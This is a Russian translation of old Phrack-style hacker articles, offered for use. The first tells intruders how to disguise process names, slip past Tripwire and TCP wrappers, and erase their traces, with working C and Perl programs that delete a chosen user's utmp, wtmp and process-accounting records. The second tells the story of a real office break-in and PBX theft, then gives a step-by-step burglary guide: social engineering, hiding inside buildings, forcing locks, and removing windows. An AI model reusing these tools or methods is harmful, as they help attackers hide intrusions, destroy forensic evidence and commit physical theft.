Большинство системных администраторов не уделяют особого внимания журналам процессов — те слишком велики и быстро растут. Однако при обнаружении взлома журналы процессов — одно из первых мест, куда они заглянут.

С другой стороны, при штатном мониторинге системы больше всего стоит беспокоиться об «активных» процессах, которые могут отображаться в таблице процессов (например, в выводе `ps` или `top`).

На большинстве платформ имя процесса можно изменить без каких-либо привилегий. Это делается простой программой:

```
#include <stdio.h>
#include <string.h>

int main(argc, argv)
    int argc;
    char **argv;
{
  char *p;

  for (p = argv[0]; *p; p++)
      *p = 0;

  strcpy(argv[0], "rn");

  (void) getchar ();  /* to allow you to see that ps reports "rn" */
  return(0);
}
```

По сути, программа ждёт нажатия клавиши и затем завершается. Но пока она ждёт, в таблице процессов она будет отображаться под именем `rn`. Вы просто перезаписываете список аргументов порождённого процесса. Это хороший способ скрыть имена своих процессов или программ (`crack`, `hackit`, `icmpnuker`). Рекомендую использовать этот метод в любых «посторонних» программах, которые нежелательно обнаружить системному администратору.

Если подменить аргументы процесса не получается — переименуйте программу во что-нибудь, хотя бы выглядящее обычно для этой системы. Но в таком случае не запускайте команду как `./sh` или `./ping` — даже это выглядит подозрительно. Поместите текущий каталог в начало

переменной окружения `PATH` и не допускайте этой ошибки.

Обходим Tripwire

Тот маленький умник из Пердью думает, что создал шедевр. Пусть его слова объяснят, что такое «Tripwire». А потом я укажу на несколько очевидных недостатков tripwire и расскажу, как его обойти.

Из README к Tripwire:

> ***1.0. Предыстория***
> *С появлением всё более изощрённых и незаметных способов несанкционированного доступа к Unix-системам становится очевидной потребность в инструментах для обнаружения несанкционированных изменений файлов. Tripwire — инструмент, помогающий системным администраторам и пользователям контролировать заданный набор файлов на предмет любых изменений. При регулярном (например, ежедневном) использовании на системных файлах Tripwire способен своевременно уведомить системных администраторов о повреждённых или подделанных файлах, что позволяет оперативно принять меры по локализации ущерба.*
> ***1.1. Цели Tripwire***
> *Tripwire — это программа проверки целостности файлов, сравнивающая заданный набор файлов с информацией, хранящейся в заранее сгенерированной базе данных. Все различия отмечаются в журнале, а при необходимости пользователь получает уведомление по почте. При регулярном запуске на системных файлах любые изменения в критически важных файлах будут обнаружены — и соответствующие меры могут быть приняты немедленно. Используя Tripwire, системные администраторы могут с высокой степенью уверенности заключить, что заданный набор файлов не подвергался несанкционированным изменениям, если Tripwire не сообщает ни о каких.*

Итак, теперь вы знаете, что делает tripwire. Он создаёт сигнатуры для всех файлов, перечисленных в конфигурационном файле. Если вы изменяете «охраняемый» tripwire файл, соответствующие службы будут оповещены, а внесённые изменения — зафиксированы. Звучит отлично. Но у этого есть несколько проблем.

Во-первых, tripwire не рассчитан на непрерывную работу (то есть изменение системного бинарного файла может остаться незамеченным в течение нескольких часов, а то и дней). Это обеспечивает своеобразную «ложную» безопасность для тех администраторов, которые его установили.

Первый шаг к обходу tripwire — выяснить, запущен ли он на целевой системе. Это проще простого. По умолчанию tripwire хранит свои базы данных в `/usr/adm/tcheck` или `/usr/local/adm/tcheck`.

Каталог `tcheck` обычно содержит следующие файлы:

```
-rw-------  1 root         4867 tw.config
drwxr-----  2 root          512 databases
```

Файл `tw.config` — конфигурационный файл tripwire: список файлов, для которых tripwire создаёт сигнатуры. Как правило, в него входят все системные бинарные файлы, устройства и конфигурационные файлы.

Каталог `databases` содержит фактические сигнатуры tripwire для каждой системы, настроенной в `tw.config`. Имена файлов баз данных имеют формат `tw.db_HOSTNAME`. Пример записи сигнатуры:

```
/bin/login 27 ../z/. 100755 901 1 0 0 50412 .g53Lz .g4nrh .g4nrt 0 1vOeWR/aADgc0
oQB7C1cCTMd 1T2ie4.KHLgS0xG2B81TVUfQ 0 0 0 0 0 0 0
```

Ничего особенного. Это просто сигнатура, зашифрованная одним из многих методов, предоставляемых tripwire. Подделать сложно, но обойти легко.

Tripwire тратит много времени на проверку каждого файла или каталога из конфигурационного файла. Следовательно, можно успеть пропатчить или изменить системный файл до того, как tripwire выполнит проверку его сигнатуры. Как это сделать? Объясню подробнее.

По замыслу разработчиков tripwire, его базы данных должны храниться либо на защищённом сервере, либо в файловой системе только для чтения. Как правило, для изменения системного бинарного файла в 9 случаях из 10 нужен root-доступ. Наличие root-доступа — обязательное условие для обхода tripwire. Если такой доступ получен, вполне логично предположить, что вы способны перемонтировать файловую систему в режиме чтения-записи. После того как вы установили пропатченный бинарный файл, всё, что нужно сделать:

```
tripwire -update PATH_TO_PATCHED_BINARY
```

Затем также:

```
tripwire -update /usr/adm/tcheck/databases/tw.db_HOSTNAME
```

(если tripwire создаёт сигнатуру и для своей собственной базы данных)

Изменённые времена inode базы данных всё равно останутся на вашей совести — это риск, с которым придётся жить. Tripwire не обнаружит изменение, поскольку вы обновили базу данных. Но администратор может заметить изменившееся время.

Разбираемся с обёртками (wrappers)

Итак, доступ получен. Стоп. А вдруг они используют TCP wrapper? Существует три основных способа его установки.

1. Изменён `/etc/inetd.conf`, и нужные демоны заменены другой программой, которая записывает входящее имя хоста, а затем запускает правильный демон.
2. Стандартные демоны (обычно в `/usr/etc`) заменены программой, которая записывает имя хоста, а затем запускает правильный демон.
3. Изменены сами обёртки, чтобы записывать входящие соединения.

Чтобы обойти или отключить их, сначала нужно выяснить, какой именно метод используется.

Для начала просмотрите `/etc/inetd.conf` и проверьте, нет ли там чего-то подобного:

```
telnet  stream  tcp     nowait  root    /usr/etc/tcpd     telnetd ttyXX
```

Это верный признак того, что используется tcp_wrapper Вейтсе Веневы (Wietse Venema).

Если в `/etc/inetd.conf` ничего не найдено, проверьте `/usr/etc` на наличие подозрительных программ: `tcpd`, `wrapd`, `watchcatd`. Наконец, если по-прежнему ничего — попробуйте проверить сами демоны, запустив `strings` и поискав файлы журналов, или воспользуйтесь `sum` и сравните с аналогичной ОС, на которой, как вам известно, обёртки не используются.

Итак, теперь вы знаете, установлена ли обёртка. Если да — нужно решить, что делать с выводом обёртки. Необходимо выяснить, куда именно она записывает информацию. Наиболее распространена tcp_wrapper. Ниже приведён отрывок из README, поясняющий, куда отправляется её вывод.

Из README к tcp_wrapper:

> ***3.2 — Куда идёт информация журналирования***
> *Программы-обёртки отправляют информацию журналирования демону syslog (syslogd). Расположение журналов обёрток определяется конфигурационным файлом syslog (обычно* `/etc/syslog.conf`*). Сообщения записываются в файлы, на консоль или перенаправляются на* `@loghost`*.*
> *Более старые реализации syslog (всё ещё встречающиеся в системах Ultrix) поддерживают уровни приоритетов от 9 (отладочные сообщения) до 0 (предупреждения). Вся информация журналирования одинакового или более высокого приоритета записывается в одно и то же место. В файле syslog.conf уровни приоритетов задаются в числовом виде. Например:*
> `8/usr/spool/mqueue/syslog`
> *направляет все сообщения с приоритетом 8 (информационные сообщения) и выше в файл* `/usr/spool/mqueue/syslog`*.*
> *Более новые реализации syslog поддерживают классы сообщений в дополнение к уровням приоритетов. Примеры классов: mail, daemon, auth, news. В syslog.conf уровни приоритетов задаются символическими именами: debug, info, notice, ..., emerg. Например:*
> `mail.debug /var/log/syslog`
> *направляет все сообщения класса mail с приоритетом debug (и выше) в файл* `/var/log/syslog`*.*
> *По умолчанию журналы обёрток направляются туда же, куда и журналы транзакций демона sendmail. Место назначения можно изменить, отредактировав Makefile и/или syslog.conf. После изменения конфигурационного файла syslogd пошлите ему* `kill -HUP`*. Помните, что syslogd, как и sendmail, требует наличия одного или нескольких символов табуляции между левой и правой частями строк в конфигурационном файле.*

Как правило, достаточно отредактировать вывод и надеяться, что системный администратор не успел заметить сработавшую обёртку — ведь на консоль (будем надеяться) ничего не выводится.

Примеры программ

Ниже приведены короткие и ёмкие программы, позволяющие редактировать некоторые из наиболее распространённых файлов журналов, встречающихся на большинстве платформ. Большинство из них достаточно просты в компиляции, хотя некоторые могут потребовать небольших правок при портировании с учётом особенностей ОС, структур и конфигурации.

Редактор /etc/utmp:

```
/* This program removes utmp entries by name or number */

#include <utmp.h>
#include <stdio.h>
#include <sys/file.h>
```

```
#include <sys/fcntlcom.h>

void usage(name)
char *name;
{
    printf(stdout, "Usage: %s [ user ] or [ tty ]\n", name);
    exit(1);
}

main(argc,argv)
int argc;
char **argv;
{
    int fd;
    struct utmp utmp;
    int size;
    int match, tty = 0;

    if (argc!=2)
       usage(argv[0]);

    if ( !strncmp(argv[1],"tty",3) )
       tty++;

    fd = open("/etc/utmp",O_RDWR);
    if (fd >= 0)
    {
       size = read(fd, &utmp, sizeof(struct utmp));
       while ( size == sizeof(struct utmp) )
       {
          if ( tty ? ( !strcmp(utmp.ut_line, argv[1]) ) :
            ( !strcmp(utmp.ut_name, argv[1]) ) )
          {
             lseek( fd, -sizeof(struct utmp), L_INCR );
             bzero( &utmp, sizeof(struct utmp) );
             write( fd, &utmp, sizeof(struct utmp) );
          }
          size = read( fd, &utmp, sizeof(struct utmp) );
       }
    }
    close(fd);
}
```

Редактор /usr/adm/wtmp:

```
/* This program removes wtmp entries by name or tty number */

#include <utmp.h>
#include <stdio.h>
#include <sys/file.h>
#include <sys/fcntlcom.h>

void usage(name)
char *name;
{
    printf("Usage: %s [ user | tty ]\n", name);
    exit(1);
}

void main (argc, argv)
int argc;
char *argv[];
{
    struct utmp utmp;
    int size, fd, lastone = 0;
    int match, tty = 0, x = 0;

    if (argc>3 || argc<2)
       usage(argv[0]);

    if (strlen(argv[1])<2) {
```

```
        printf("Error: Length of user\n");
        exit(1);
    }

    if (argc==3)
        if (argv[2][0] == 'l') lastone = 1;

    if (!strncmp(argv[1],"tty",3))
        tty++;

    if ((fd = open("/usr/adm/wtmp",O_RDWR))==-1) {
         printf("Error: Open on /usr/adm/wtmp\n");
         exit(1);
    }

    printf("[Searching for %s]:  ", argv[1]);

    if (fd >= 0)
    {
        size = read(fd, &utmp, sizeof(struct utmp));
        while ( size == sizeof(struct utmp) )
        {
            if ( tty ? ( !strcmp(utmp.ut_line, argv[1]) ) :
              ( !strncmp(utmp.ut_name, argv[1], strlen(argv[1])) ) &&
                lastone != 1)
            {
                if (x==10)
                    printf("\b%d", x);
                else
                if (x>9 && x!=10)
                    printf("\b\b%d", x);
                else
                    printf("\b%d", x);
                lseek( fd, -sizeof(struct utmp), L_INCR );
                bzero( &utmp, sizeof(struct utmp) );
                write( fd, &utmp, sizeof(struct utmp) );
                x++;
            }
            size = read( fd, &utmp, sizeof(struct utmp) );
        }
    }
    if (!x)
        printf("No entries found.");
    else
        printf(" entries removed.");
    printf("\n");
    close(fd);
}
```

Редактор /usr/adm/lastcomm (скрипт Perl, LCE):

```
#!/perl

package LCE;

$date = 'Sun Jul  4 20:35:36 CST 1993';
$title = 'LCE';
$author = 'Phreak Accident';
$version = '0.0';
$copyright = 'Copyright Phreak Accident';


#---------------------------------------------------------------------------
# begin getopts.pl

# Usage: &Getopts('a:bc');  # -a takes arg. -b & -c not. Sets opt_*.

sub Getopts {
    local($argumentative)=@_;
    local(@args,$_,$first,$rest,$errs);
    local($[)=0;
```

```
    @args=split(/ */, $argumentative );
    while(($_=$ARGV[0]) =~ /^-(.)(.*)/) {
□($first,$rest) = ($1,$2);
□$pos = index($argumentative,$first);
□if($pos >= $[) {
□    if($args[$pos+1] eq ':') {
□□shift(@ARGV);
□□if($rest eq '') {
□□    $rest = shift(@ARGV);
□□}
□□eval "\$opt_$first = \$rest;";
□    }
□    else {
□□eval "\$opt_$first = 1";
□□if($rest eq '') {
□□    shift(@ARGV);
□□}
□□else {
□□    $ARGV[0] = "-$rest";
□□}
□    }
□}
□else {
□    print STDERR "Unknown option: $first\n";
□    ++$errs;
□    if($rest ne '') {
□□$ARGV[0] = "-$rest";
□    }
□    else {
□□shift(@ARGV);
□    }
□}
    }
    $errs == 0;
}

#  end  getopts.pl
#------------------------------------------------------------------------------

sub Initialize {

  $TRUE = '1';                                  # '1' = TRUE  = '1'
  $FALSE = '';                                  # ''  = FALSE = ''

  &Getopts('a:u:o:');□□□□# Parse command line options
  $acct = $opt_a || $ENV{'ACCT'} || '/var/adm/pacct';
  $user = $opt_u || $ENV{'USER'} || `/bin/whoami` || 'root';
  $outf = $opt_o || $ENV{'OUTF'} || './.pacct';

  select(STDOUT); $|++;
  close(I);
  open(I,'(cd /dev; echo tty*)|');
  $ttys=<I>;
  close(I);
  @ttys = split(/ /,$ttys);
  for $tty (@ttys) {
    ($dev,$ino,$mode,$nlink,$uid,$gid,$rdev,$size,
     $atime,$mtime,$ctime,$blksize,$blocks) = stat("/dev/$tty");
     $TTY{"$rdev"} = "$tty";
  }
  $TTY{'65535'} = 'NoTTY';

# Get passwd info --> id:passwd:uid:gid:name:home:shell
  close (I);
#  open(I,"cat /etc/passwd|");□# If you don't run nis...
  open(I,"ypcat passwd|");
  while (<I>) {
    chop;
    split(/:/);
    $PASSWD{"$_[$[+2]"}= $_[$[];
  }
```

```
  $PASSWD{"0"}= 'root';

# Get group info --> id:passwd:gid:members
  close (I);
#  open(I,"cat /etc/group|");□# If you don't run nis...
  open(I,"ypcat group | ");
  while (<I>) {
    chop;
    split(/:/);
    $GROUP{"$_[$[+2]"}= $_[$[];
  }
}
split(/ /,'Sun Mon Tue Wed Thu Fri Sat');
for ($x=$[ ; $x<$#_ ; $x++) {
  $DAY{"$x"} = $_[$x];
}
split(/ /,'Error Jan Feb Mar Apr MAy Jun Jul Aug Sep Oct Nov Dec');
for ($x=$[ ; $x<$#_ ; $x++) {
  $MONTH{"$x"} = $_[$x];
}

#--------------------------------------------------------------------------------

sub LCE {
  &Initialize();
  open(I,"<$acct");
  close(O);
  open(O,">$outf");
  $template='CCSSSLSSSSSSA8';
  while (read(I,$buff,32)) {
    ($c1,$c2,$u,$g,$d,$bt,$ut,$st,$et,$o4,$o5,$o6,$c3) =
      unpack($template,$buff);
    ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) =
      localtime($bt);
    $mon++;
    $mon = "0$mon" if ($mon < 10);
    $mday = "0$mday" if ($mday < 10);
    $hour = "0$hour" if ($hour < 10);
    $min = "0$min" if ($min < 10);
    $sec = "0$sec" if ($sec < 10);
    $tt = localtime($bt);
    $flags='';
    if ($c1 & 0001) { $flags .= 'F'; }
    if ($c1 & 0002) { $flags .= 'S'; }
    if ($c1 & 0004) { $flags .= 'P'; }
    if ($c1 & 0010) { $flags .= 'C'; }
    if ($c1 & 0020) { $flags .= 'K'; }
    if ($c1 & 0300) { $flags .= 'A'; }
    $c3 =~ s/\000.*$//;
    print STDOUT "$c3□$flags□$PASSWD{$u}/$GROUP{$g}□$TTY{$d}";
    print STDOUT "□$DAY{$wday} $hour:$min:$sec";
    if ($PASSWD{$u} eq $user) {
      print " [ERASED] ";
    } else {
      print O pack($template,$c1,$c2,$u,$g,$d,$bt,$ut,$st,$et,$o4,$o5,$o6,$c3);
    }
    print "\n";
  }
  close(O);
}

#--------------------------------------------------------------------------------

&LCE();

#struct□acct
#  {
#  □char□ac_flag;□□/* Accounting flag */
#  □char□ac_stat;□□/* Exit status */
#  □uid_t□ac_uid;□□□/* Accounting user ID */
#  □gid_t□ac_gid;□□□/* Accounting group ID */
```

```
#  □dev_t□ac_tty;□□□/* control typewriter */
#  □time_t□ac_btime;□□/* Beginning time */
#  □comp_t□ac_utime;□□/* Accounting user time */
#  □comp_t□ac_stime;□□/* Accounting system time */
#  □comp_t□ac_etime;□□/* Accounting elapsed time */
#  □comp_t□ac_mem;□□□/* average memory usage */
#  □comp_t□ac_io;□□□/* chars transferred */
#  □comp_t□ac_rw;□□□/* blocks read or written */
#  □char□ac_comm[8];□□/* Accounting command name */
#  };
#
#  #define□AFORK□0001□□/* has executed fork, but no exec */
#  #define  ASU 0002            /* used super-user privileges */
#  #define□ACOMPAT□0004□□/* used compatibility mode */
#  #define□ACORE□0010□□/* dumped core */
#  #define□AXSIG□0020□□/* killed by a signal */
#  #define□ACCTF□0300□□/* record type: 00 = acct */
```

Все хорошие вещи когда-нибудь заканчиваются

В заключение: ты должен быть умнее администратора. Беспечность ведёт к провалу. Затирай следы. Наблюдай за системой. Учись новым приёмам. И НЕ ПЕРЕСТАВАЙ ХАКАТЬ!

Следите за моей следующей статьёй о 50 отличных системных патчах, которые сохранят твой доступ таким, какой он есть — нелегальным. Яхуу.

Конец статьи

Физический доступ и кража PBX-систем

> ***ПРИМЕЧАНИЕ:*** *Следующий материал представлен исключительно в информационных целях. Редакция Phrack Magazine не несёт ответственности за действия лиц, пытающихся воспроизвести описанное ниже.*

Автор: CO/der DEC/oder & Cablecast 0perator

(K)opywronged 1993, Dark Side Research

Предыстория

Июль 1989 года, штаб-квартира Mobil Oil Corporation — Фэрфакс, штат Вирджиния.

Обилие технологий, поздние часы и тени между городскими огнями составляли привычную среду, в которой CO/der DEC/oder раз за разом находил себе приключения. В одну из таких ночей летом 89-го разведывательный выход привёл его к офисам Mobil Oil Corp. Дверь из многоуровневого паркинга в вестибюль была оборудована телефоном запроса доступа и квадратной чёрной панелью. Панель была заподлицо со стеной и оснащена красным светодиодом в центре — довольно внушительное устройство для считывания магнитных карточек доступа. CODEC снял трубку и услышал пару гудков, а затем голос охранника: «Добрый вечер, охрана...»

— Добрый, это Дик Оуэнс из CACI Graphics. Карточки у меня нет, но позвоните наверх — там подтвердят.

— Одну минуту, сэр...

Звонок для верификации от Kastle Security отозвался внезапным скачком напряжения 90 В на счётчике Cablecast 0perator. Подключившись к синей и белой паре входящей группы CACI, Cable поднял трубку своего TS-21:

— Алло?

— Говорит Kastle Security. У нас внизу некий Дик Оуэнс, просит пропустить.

— Да, конечно. Пропустите его, пожалуйста.

Охранник снял Codec с ожидания: «Хорошо, сэр, у какого входа вы находитесь?»

— Первый уровень паркинга.

Замок щёлкнул, и хакер-вор вошёл внутрь — ухмыляясь. В конце коридора ещё один замок преградил путь, но отвёртка, просунутая между дверью и косяком, одним резким движением устранила препятствие.

CACI была графической компанией, занимавшей то же здание, что и Mobil. Обыскав столы и тёмные коридоры и прихватив найденную карточку доступа, Codec — непринуждённо задержавшись у питьевого фонтанчика — направился на другой конец коридора, в почтовую комнату Mobil. В отличие от остальных помещений здания, здесь было прохладно — как будто рядом работал мощный кондиционер. Слышался негромкий гул вентиляторов. За стойкой в сторону источника шума виднелась двустворчатая дверь, через которую в рабочее время передавали почту и посылки. Препятствие ничтожное — он оказался по ту сторону мгновенно.

«Та сторона» оказалась ни много ни мало вратами в нирвану. Сначала взгляд скользнул по мини-компьютеру, консоли и накопителям данных, но глаза почти физически притянуло к гиганту слева. Это был самый большой и впечатляющий PBX, какой он когда-либо видел; табличка над пятью исполинскими взаимосвязанными стойками гласила: «AT&T SYSTEM 85». Сердце хакера бешено забилось — он хотел исследовать, контролировать и завладеть станцией всё сразу. Через несколько секунд его перчаточные руки гладили стойки, а голодные глаза обегали маркировку плат — рот был открыт. Codec забрал несколько руководств, записал номера модемного стека и нехотя ушёл. Неделю спустя он похитил станцию.

Для группы Dark Side Research System 85 стоила бы примерно 100 000 долларов — но для Mobil система была ценнее как минимум в шесть раз. В полном составе она стоила ещё больше, однако DSR интересовала лишь начинка: цифровые схемные платы. Когда Codec вернулся в здание на следующей неделе, на нём был VOX-гарнитура, подключённая к портативной рации диапазона 2 метра (любительской). Рация была закреплена на груди, лишь резиновая штыревая антенна торчала из отверстия в куртке. Восхищённое, ликующее выражение лица недельной давности сменилось более суровым, и влага на теле теперь объяснялась не неосознанным слюноотделением, а потом от напряжения и стремительных движений.

— Первая фаза завершена, — произнёс он в выносной микрофон перед лицом.

— Принял, Девять-Два. Перестань дышать на VOX или отрегулируй чувствительность, приём.

— Принял, Девять-Три. Вхожу в зону сильных электромагнитных помех, — подтвердил Codec одному из наблюдателей.

Путь повторился через почтовую комнату, где кстати оказалось несколько пустых ящиков с маркировкой «U.S. Mail» и тележка. System 85 была поочерёдно отключена по стойкам, большинство плат наспех извлечено и упаковано. Семь ящиков потребовали двух рейсов с тележкой к боковой двери.

— Всем единицам: готов к погрузке.

— Принял, Девять-Два. Ожидай. Девять-Три, можно грузить?

— Давайте быстрее, приём...

Ford Escort с открытым багажником рванул к месту, где стоял Codec с ящиками. Через пятнадцать минут платы были разгружены в арендованном складском помещении. Меньше чем через полчаса CO/der DEC/oder, Cablecast 0perator и остальные участники ночной операции уплетали пончики в ближайшем 7-Eleven, наблюдая, как то же самое делают местные блюстители порядка.

АПРЕЛЬ 1993: Служебная записка по безопасности, распространённая через wrq.com — Интернет

> *«Все мы слышали о мошенничестве с телефонными звонками как способе хищения телекоммуникационных ресурсов. Теперь ставки выросли. Я слышал об одной компании на Восточном побережье, у которой начались мелкие неполадки с PBX. К двери явился техник и попросил проводить его к телефонному шкафу. Компания указала ему дорогу, не проверив никаких документов, — а примерно через пять минут телефоны окончательно умолкли. Когда сотрудники поднялись к шкафу, оказалось, что несколько плат из PBX извлечено, а "ремонтник" исчез.»*

Кража плат PBX — явление нестандартное и редко обсуждаемое, однако, как наглядно показано выше, оно происходит. На вторичном рынке PBX, который нередко называют «серым» рынком, всегда есть спрос на платы самых разных систем. Оборот подержанных PBX вырос с 285 миллионов долларов в 1990 году до 469 миллионов в 1992-м — невзирая на рецессию.

Суть любой PBX — одна или несколько стоек с платами, средняя стоимость которых на сером рынке составляет от 50 до 2000 долларов за штуку. Платы лёгкие, компактные и выдерживают умеренное обращение без особых церемоний. Транспортировка похищенных плат не представляет никакого риска: под взглядом полиции коробка с ними выглядит как куча металлолома (или студенческий инженерный проект) в багажнике машины. Кроме того, серийные номера плат крайне редко отслеживаются поштучно, а при необходимости их можно снять или «заменить». В отличие от компьютерного оборудования или периферии, платы PBX — это исключительно безопасные, простые и непроприетарные компоненты даже в больших количествах.

Хотя у вас могут быть иные причины физически добраться до PBX, здесь предполагается, что ваш мотив — денежная выгода. В любом случае этот вводный материал показывает: доступ достигается с разной степенью лёгкости. Кражу PBX следует мыслить в двух фазах: разведка и изъятие. Разведка — поиск и выбор перспективных целей. Изъятие — собственно хищение системы. Обе фазы могут быть реализованы через «взлом офисных зданий», разнообразный обман, взлом со взломом, социальную инженерию и технические навыки.

Фаза I: Разведка

PBX располагаются там, где коммуникационные потребности оправдывают возможности подобных систем — в офисах, школах, гостиницах, конгресс-центрах и т. д. Однако в настоящем материале нас интересуют PBX, размещённые в зданиях с несколькими арендаторами или с множественной арендой — «типичных» офисных зданиях. Типичное офисное здание достаточно высокое, чтобы требовать лифта, имеет парковку, вестибюль и справочник компаний (поскольку его занимают несколько организаций). Компании, которые занимают здание целиком, как правило, слишком хорошо охраняются, чтобы игра стоила свеч.

Компании-арендаторы в типичном здании снимают площади разного размера — одни берут лишь 28 кв. м, другие занимают целые этажи. Те, кто занимает полэтажа и более, обычно соответствуют критериям наличия PBX. Очевидно, чем больше офис компании в данном здании, тем крупнее её PBX; наибольшими системами обладают фирмы, рассредоточенные по нескольким этажам. Впрочем, это не всегда решающий фактор при выборе цели. До небольших систем зачастую легче добраться — и в итоге вынести, — поскольку они, как правило, стоят в коммунальных шкафах вдоль общедоступных коридоров, а не в закрытых помещениях внутри офиса. Такие шкафы, иногда с табличкой «telephone» и даже незапертые, встречаются по одному-два на каждом этаже! Другие шкафы могут содержать электрооборудование, HVAC, сантехнику, уборочный инвентарь или выполнять несколько функций одновременно — включая телефонию.

Телефонный шкаф легко распознать вне зависимости от наличия или отсутствия в нём станции или кнопочной АТС. Пучок слаботочной (22 AWG) многоцветной проводки будет уложен и заделан в ряды белых блоков «66», закреплённых на стене. Эти блоки шириной несколько сантиметров и длиной около тридцати сантиметров оснащены рядами металлических штырей, в которые провода забиваются специальным инструментом. Как правило, если система закреплена на стене и в ней нет хотя бы одного работающего вентилятора-«блинчика», перед вами либо жалкая кнопочная АТС, либо PBX, слишком мелкий, чтобы тратить на него время. Достойные внимания системы стоят самостоятельно, в виде шкафа с навесной дверью, содержат полки с платами и издают ровный гул охлаждающих вентиляторов. К примеру, PBX Mitel нередко уютно умещаются в шкафах — иногда там обнаруживается и один из более новых ROLM или система голосовой почты. Зато NT SL-100 в шкафу вы не найдёте.

Бродить по офисным зданиям в поисках телефонных шкафов в рабочее время несложно — главное, соответственно одеться и держаться соответственно. Нужно излучать уверенность

человека, который знает, что делает и куда идёт. Помните: эти здания открыты для публики, и сотрудник одной компании не может знать, не являетесь ли вы клиентом другой. Если вы входите и выходите из телефонных шкафов, кто скажет, что вы не техник и не обслуживающий персонал?

Помимо осмотра шкафов, можно подойти к секретарям. Притворитесь, что заблудились, и попросите воспользоваться телефоном. Бросьте взгляд на консоль — с небольшой практикой вы сразу поймёте, что за PBX у них установлена. Это очень ценная информация: она может избавить вас от бесплодной попытки взломать шкаф (если он заперт) или сам офис. Секретари милы, учтивы и наивны. Убедить секретаря дать вам ключ от телефонного шкафа под видом техника не составит труда. Если вы настроены достаточно уверенно — а именно так и должно быть, — вы, возможно, и на свидание договоритесь. А если вдруг возникнет подозрение, всегда можно «слиться» и рвануть к лестнице. Ни один офисный руководитель не побежит за вами следом.

Ряд дополнительных методов можно применять в сочетании с посещением зданий или в качестве подготовки к нему:

Объявления о вакансиях. Компания с открытыми вакансиями ещё более уязвима. В разделе «Работа» вашей газеты ищите позиции секретаря и администратора. Позвоните и спросите: «С какой телефонной системой мне предстоит работать?» Можно и прийти на собеседование — любая позиция в крупной фирме подойдёт. Вы узнаете тип установленной системы, некоторые детали охраны и т. д.; это весьма изощрённый способ «разведки местности».

Сканирование в поисках RMATS. С помощью предпочтительного wardialera (например, ToneLoc) просканируйте деловые кварталы в поисках модемов удалённого обслуживания PBX, а затем прогоните находки через CNA.

Работа с дилерами. Interconnects — это дилеры PBX, которые продают, устанавливают и обслуживают системы по контракту. Получите базу данных клиентов — и у вас будет золотая жила из контактов и нужной информации. AT&T, по имеющимся сведениям, продаёт свою базу по регионам. Также перехватывайте голосовую почту или корпоративную электронную почту. Сами дилеры тоже являются достойными целями.

Группы пользователей и информационные бюллетени. Некоторые крупнейшие владельцы PBX вступают в группы пользователей. Пусть это звучит абстрактно, но на встречах владельцы открыто обсуждают свои системы. Бюллетени рассылаются членам и нередко подробно описывают конкретные применения на конкретных объектах — отличный источник деловых контактов.

Фаза II: Изъятие

Вынос PBX требует оценки препятствий в сравнении с доступными средствами и методами. Оптимальный план предусматривает проникновение во второй половине дня с ночным выходом. Это означает вход в здание в рабочее время и ожидание в укрытии — непосредственно в телефонном шкафу или в любом помещении или пустом пространстве — до послерабочего часа, когда можно будет выйти. Это наиболее безопасный и эффективный метод. Не нужно беспокоиться о сигнализации или о проникновении снаружи, и можно воспользоваться одной из главных слабостей корпоративной офисной охраны — уборщиками. Сотрудники клининга, если вы правильно одеты и держитесь соответственно, позволят вам зайти в офис прямо во время уборки. Если вы уже находитесь в офисе и они входят — ведите себя как хозяин, и будет считаться, что вы там работаете. Если не хотите попадаться на глаза — оставайтесь в укрытии, пока уборка на вашем этаже не завершится. (Только не делайте идиотской ошибки, прячась в каморке уборщика.) Хотя уборщики запрут двери за собой, сигнализация в здании останется выключенной, пока уборка во всём здании не будет закончена.

Нет ничего элегантнее, чем войти днём, спрятаться и выйти сеять хаос, когда все ушли. (Потребуется терпеливое ожидание — захватите с собой Phrack почитать.) К сожалению, вход не всегда даётся так легко. В телефонном шкафу может оказаться врезной замок. Подходящего укрытия может не быть. Люди могут постоянно засиживаться допоздна. Учитывая все возможные переменные, нужно иметь репертуар средств и методов. Пользоваться ими несложно научиться, но быстро освоить — нет. Определённая «текучесть техники» приходит только с опытом. Понимание того, какой метод выбрать для данной ситуации, со временем становится инстинктивным.

Использование инструментов. В большинстве офисных зданий можно обойтись одними отвёртками. С практикой взлом дверей становится быстрым и бесшумным. Хотя часть дверей оснащена защитой от взлома или врезными замками, примерно каждый второй телефонный шкаф можно открыть отвёрткой. Прежде чем давить на щель между дверью и косяком, попробуйте отодвинуть запорный механизм. Для лучшего результата работайте двумя отвёртками одновременно: короткой — для упора, длинной — для манипуляций.

С врезными замками поможет трубный ключ (с параллельными захватами): им можно провернуть весь замок на 90 градусов. Внутренние двери сделаны дёшево; если ключ захватывает замок, тот повернётся и засов уйдёт в дверь. На качественных врезных замках внешняя поверхность скошена, чтобы её нельзя было захватить. Для таких случаев подойдёт алмазная режущая струна — её можно найти в отдельных магазинах сантехники по цене от 150 долларов и выше.

Потолки и смежные офисы. Мало того что двери в офисных зданиях дешёвые — стены тоже. Если с дверью или замком что-то не ладится, поддёньте отвёрткой потолочную плитку и проверьте, продолжается ли стена дальше или обрывается. Если обрывается — можно перелезть. Если вы уже внутри офиса и натолкнулись на запертую комнату, перелезание всегда остаётся вариантом, поскольку стены между комнатами никогда не доходят до перекрытия. Стены редко идут непрерывно между разными компаниями; если не удаётся попасть в конкретный офис — попробуйте через соседний.

Грубая сила. Если шум — не критичный фактор, фомка откроет любую дверь. Для большинства ситуаций, требующих такого уровня силы, достаточно компактного миниатюрного ломика. Можно также пропилить или прорубить любую внутреннюю стену. Проделав отверстие в гипсокартоне, можно буквально выломать остальную часть проёма голыми руками.

Снаружи можно разбить или снять окна. Офисное стекло монтируется снаружи, поэтому, удалив уплотнитель и приложив присоску, можно вытянуть всё стекло целиком. Разбить стекло несложно, но оглушительно громко. Вставьте лезвие отвёртки между краем и рамой и нажмите — в конце концов по стеклу пойдут трещины и дыры. Офисное остекление, как правило, двойное; преодолев внешний слой, придётся ломать следующий. Поскольку второй слой тоньше, можно выбирать между ломом и молотком. Звучит крайне примитивно — так и есть, но порой это единственный доступный метод. Серьёзно охраняемые офисные здания не оснащают сигнализацией на окнах. Когда перед вами NEC NEAX 2400 на 5000 портов, а сигнализация везде, кроме окон, — вы разобьёте это чёртово стекло.

Манипуляции с сигнализацией. Этой теме можно посвятить отдельные материалы. Здесь коснёмся лишь ряда актуальных фактов — без трюков в духе Макгайвера.

